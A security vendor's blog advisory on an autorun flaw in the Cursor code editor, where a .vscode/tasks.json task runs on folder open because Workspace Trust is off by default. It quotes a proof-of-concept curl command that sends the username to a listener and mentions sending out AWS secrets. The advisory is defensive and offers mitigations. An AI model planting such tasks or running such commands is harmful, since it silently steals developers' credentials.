




Oct 15, 2026

Table Of Content
Related Articles
Cisco Secure Email & PAN-OS Zero-Days Exploited

CVE-2026-105445: Docker Hub PAT Reassignment Flaw
Oct 14, 2026
CVE-2026-89111: Critical SAP Cloud SDK SSRF
Oct 14, 2026
October 2026 Patch Tuesday: 1,413 Flaws, 3 Zero-Days
Oct 14, 2026

Sep 15, 2025
4 Mins Read

Summarize with:
RCE Risk in Cursor AI Code Editor When Opening Folders
Imagine opening a code project and instantly triggering a background script without touching a key or clicking “run.” That’s not a feature. That’s a security flaw. A recent discovery has revealed such a critical vulnerability in Cursor, a modern AI-powered code editor.
Silent Autorun Vulnerability in Cursor
The vulnerability stems from Cursor disabling a key Visual Studio Code security feature called Workspace Trust. This feature exists to prevent untrusted projects from running code the moment they are opened. However, Cursor’s default behavior bypasses this safeguard, possibly allowing unsafe workspaces to run and even allowing code execution.
Here’s what that means in practice: if an attacker adds a seemingly harmless .vscode/tasks.json file to a repository, and you open that repo in Cursor, even just to view it, the embedded commands in that file can automatically execute. No confirmation prompt. No warning. Just instant execution with your user privileges.

These tasks can do anything under the current user’s privileges, from sending your environment variables to an attacker-controlled server to modifying files or even executing more invasive payloads.

The Workspace Trust feature in VSCode
Proof of Concept: How the Exploit Works
To illustrate the impact, Oasis Security provided a simple Proof of Concept (PoC) demonstration in their report. There are three phases: planting the malicious setup, preparing to catch the data, and then observing the execution.
An attacker can plant a .vscode/tasks.json file inside a repository with a directive like runOn: ”folderOpen”. This ensures the task will execute as soon as the folder is opened. For instance, a simple command could leak the username by sending it to a local server:
curl -fsG http://127.0.0.1:8080/ –data-urlencode who=$(whoami)
With a listener running on the attacker’s side, any victim opening the repository in Cursor will unknowingly trigger the task. Sensitive details, including environment variables (such as ${env:AWS_SECRET_ACCESS_KEY}), can then be exfiltrated without the user’s awareness.
What Are the Risks in Cursor Code Editor?
Due to the revealed security flaw, users are exposed to multiple threats. According to the report, the vendor acknowledged the issue and said they will be publishing updated security guidance for users and organizations that want to enable Workspace Trust. They also clarified that enabling Workspace Trust turns off AI-assisted coding and other key features. As a recommendation, they advised either enabling Workspace Trust if security is the top concern or, when dealing with suspicious repositories, using a basic text editor instead of Cursor.
Key risks include:
- Silent Code Execution: System commands can run without user consent.
- Credential Exposure: API keys and tokens may be leaked.
- Stealthy Connections: Data can be sent to attacker-controlled servers.
- Supply Chain Abuse: Public repositories may spread malicious .vscode/tasks.json files.
In Visual Studio Code, Workspace Trust would normally prevent these by asking the user for approval before running tasks. In Cursor, this protection is disabled by default, making the flaw exploitable immediately.
How to Protect Yourself
If you’re a Cursor user, here’s how to stay safer:
- Enable Workspace Trust: The vendor confirmed this option exists (though it is not enabled by default in Cursor) and promised to release clearer guidance for those who want to enable it.
- Avoid Opening Unknown Repositories: Review unfamiliar projects in a safer environment first.
- Audit for Autorun Tasks: Look for suspicious autorun directives inside .vscode/tasks.json files before opening them in Cursor.
- Limit Sensitive Environment Variables: Keep high-value credentials out of global shell profiles whenever possible.
- Treat .vscode/* as Executable Content: Handle these files cautiously, particularly in newly cloned repositories.
For more information, including the proof-of-concept demonstration and the details of how to apply security recommendations, refer to the full report here.
Stay Ahead with SOCRadar XTI
Attackers can exploit small gaps like this to gain a foothold. Beyond patching up flaws, organizations need visibility into vulnerable assets and how threats develop. SOCRadar Extended Threat Intelligence supports this by continuously monitoring for leaked developer resources, exposed credentials, and malicious infrastructure tied to supply-chain risks. It also delivers timely alerts on exploitation trends, helping security teams act before threats escalate.

SOCRadar’s Attack Surface Management module, Digital Footprint
By integrating this intelligence, organizations can stay ahead of attackers, prioritize their defenses effectively, and strengthen overall resilience.



